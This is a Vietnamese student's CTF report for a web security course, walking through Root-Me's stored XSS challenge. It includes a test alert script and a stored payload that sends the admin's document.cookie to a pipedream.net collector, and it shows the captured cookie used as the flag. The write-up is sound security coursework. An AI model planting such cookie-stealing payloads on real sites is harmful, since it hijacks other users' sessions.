BÁO CÁO CTF

**Môn học: Bảo Mật Web và Ứng dụng**

**Kỳ báo cáo: Challenges CTF**

*GVHD: Đỗ Hoàng Hiển*

*Ngày báo cáo: 21/03/2022*

1. **THÔNG TIN CHUNG:**


Lớp: NT213.M21.ANTN

|  |  |  |  |
| --- | --- | --- | --- |
| **STT** | **Họ và tên** | **MSSV** | **Email** |
| 1 | Lê Tiến Phong | 19522010 | [19522010@gm.uit.edu.vn](mailto:19522010@gm.uit.edu.vn) |

BÁO CÁO CHI TIẾT


<https://www.root-me.org/en/Challenges/Web-Client/XSS-Stored-1>

* Vào challenge, ta thấy một ứng dụng web cho phép user gửi message đến admin.



* Chèn 1 đoạn script sau vào khung message:


<script>alert(1)</script>




Xuất hiện alert -> khung message bị lỗi XSS

* Mã độc đã được lưu lại trên trang web, khi nào admin truy cập vào ứng dụng để xem message, mã độc sẽ được thực thi. Do dó để lấy được cookie của admin, ta dùng document.cookie để viết payload.
* Để nhận request từ admin, ta dùng trang <https://pipedream.com/> để tạo 1 event nhận request


Payload:<script>location.href=<https://eon2i9hfvmgq0mo.m.pipedream.net?data=> + document.cookie; </script>




* Sau khi nhấn send thì trang web sẽ thông báo success



* Vào trang pipedream để xem thì nhận được request với cookie = **NkI9qe4cdLIO2P7MIsWS8ofD6**



* Điền password = **NkI9qe4cdLIO2P7MIsWS8ofD6**



**Hết**